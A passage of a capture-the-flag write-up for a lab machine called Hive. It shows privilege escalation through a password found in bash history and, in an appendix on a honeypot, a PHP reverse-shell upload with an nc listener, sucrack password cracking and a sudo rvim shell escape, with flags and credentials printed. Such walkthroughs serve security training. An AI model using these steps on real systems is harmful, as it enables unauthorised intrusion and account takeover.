
```
ken@hive> cat /tmp/bash-history-1674.txt
```



```
ken@hive:~$ cat /tmp/bash_history-1674.txt
ls -la
ssh-keygen -N "MyV3ry5ecUreP4S5w0rd" -f ~/.ssh/id_rsa <<< y
cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
cat report
cd /var/log/histlog
ls -la
cat /var/log/histlog/history/barry.log
id
```

When generating his ssh private and public keys, ken chose to provide a password for them via the command line. Because of this, we can see the password for his private key (and likely his account) written in plain-text. Using the password "MyV3ry5ecUreP4S5w0rd", we attempt to use sudo -l.


`ken@hive> sudo -l`



```
ken@hive:~$ sudo -l
[sudo] password for ken:
Matching Defaults entries for ken on hive:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ken may run the following commands on hive:
    (ALL : ALL) ALL
```

With ken re-using his passwords, we are able to log in as root.

`ken@hive> sudo su - root`



```
root@hive:~# ifconfig && hostname && whoami
docker0   Link encap:Ethernet  HWaddr 02:42:18:14:08:e1
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:18ff:fe14:8e1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40061 (40.0 KB)  TX bytes:26567 (26.5 KB)

ens33     Link encap:Ethernet  HWaddr 00:0c:29:b5:ec:05
          inet addr:192.168.67.105  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::d58c:5211:19fb:1cb1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1719042 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1394601 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:244620400 (244.6 MB)  TX bytes:688652536 (688.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:358 errors:0 dropped:0 overruns:0 frame:0
          TX packets:358 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:31376 (31.3 KB)  TX bytes:31376 (31.3 KB)

vethef3ed67 Link encap:Ethernet  HWaddr 56:60:ea:04:00:61
          inet6 addr: fe80::5460:eaff:fe04:61/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:43743 (43.7 KB)  TX bytes:27215 (27.2 KB)

hive
root
root@hive:~# cat root.txt
fd8ac38e2754f20504f4e8fd45e80370
root@hive:~# cat writeup.txt
2bd2aacbbe2ddb0a45a0f78849697a7d
```

root.txt: fd8ac38e2754f20504f4e8fd45e80370
writeup.txt: 2bd2aacbbe2ddb0a45a0f78849697a7d

With that, we have fully compromised Hive. Cheers!


Appendix 1 - Rooting the honeypot

Honeypot - Initial Foothold: www-data

As shown earlier, we can upload and execute any php file to http://hive.htb/secure/uploads/ via ftp. With that, we upload php-reverse-shell.php and start listening for a connection.

```
cmd: nc -lvp 53
```


Navigating to http://hive.htb/secure/uploads/php-reverse-shell.php, we receive a shell as www-data.



```
www-data@hive:/$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:826 errors:0 dropped:0 overruns:0 frame:0
          TX packets:504 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:145291 (145.2 KB)  TX bytes:42106 (42.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

hive
www-data
```

Honeypot - User: adam

Uploading some enumeration tools via ftp again, we are able to run lse.sh. Finding that we can read the /home/adam/ directory, we notice a readable /home/adam/Documents/passwords.txt file.




```
www-data@hive:/$ ls -la /home/adam/Documents/passwords.txt
-rw-r--r-- 1 adam adam 560 Jun  9 18:11 /home/adam/Documents/passwords.txt
```

This file contains 50 bee-related passwords, presumably for various accounts adam owns. Uploading sucrack, we can run the following command:


```
www-data@honeypot> ./sucrack -u adam /home/adam/Documents/passwords.txt
```

After some time, we find adam's password.



```
www-data@hive:/tmp$ ./sucrack -u adam /home/adam/Documents/passwords.txt
password is: ay_bee_cii
```

```
www-data@honeypot> su - adam
```




```
adam@hive:~$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1029 errors:0 dropped:0 overruns:0 frame:0
          TX packets:625 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:158745 (158.7 KB)  TX bytes:51556 (51.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

hive
adam
```

Honeypot - Root: root

Unable to view the /home/adam/user.txt file, we begin with basic linux enumeration.


```
adam@honeypot> sudo -l
```



```
adam@hive:~$ sudo -l
[sudo] password for adam:
Matching Defaults entries for adam on hive:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User adam may run the following commands on hive:
    (ALL) /usr/bin/rvim /var/www/html/.htaccess
```

With the ability to run rvim as any user, GTFObins shows us that it can be exploited similarly to vim.

```
adam@honeypot> sudo /usr/bin/rvim /var/www/html/.htaccess
root@honeypot> :py3 import pty;pty.spawn("/bin/bash");
```



```
root@hive:~# ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1373 errors:0 dropped:0 overruns:0 frame:0
          TX packets:807 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:181563 (181.5 KB)  TX bytes:67378 (67.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

hive
root
root@hive:~# cat /root/root.txt
Honeypot design by ken@hive.htb.
root@hive:~# cat /home/adam/user.txt
Nothing here for you. Try harder
```

root.txt: Honeypot design by ken@hive.htb.
user.txt: Nothing here for you. Try harder

With that, we have successfully wasted our time in a honeypot. Cheers!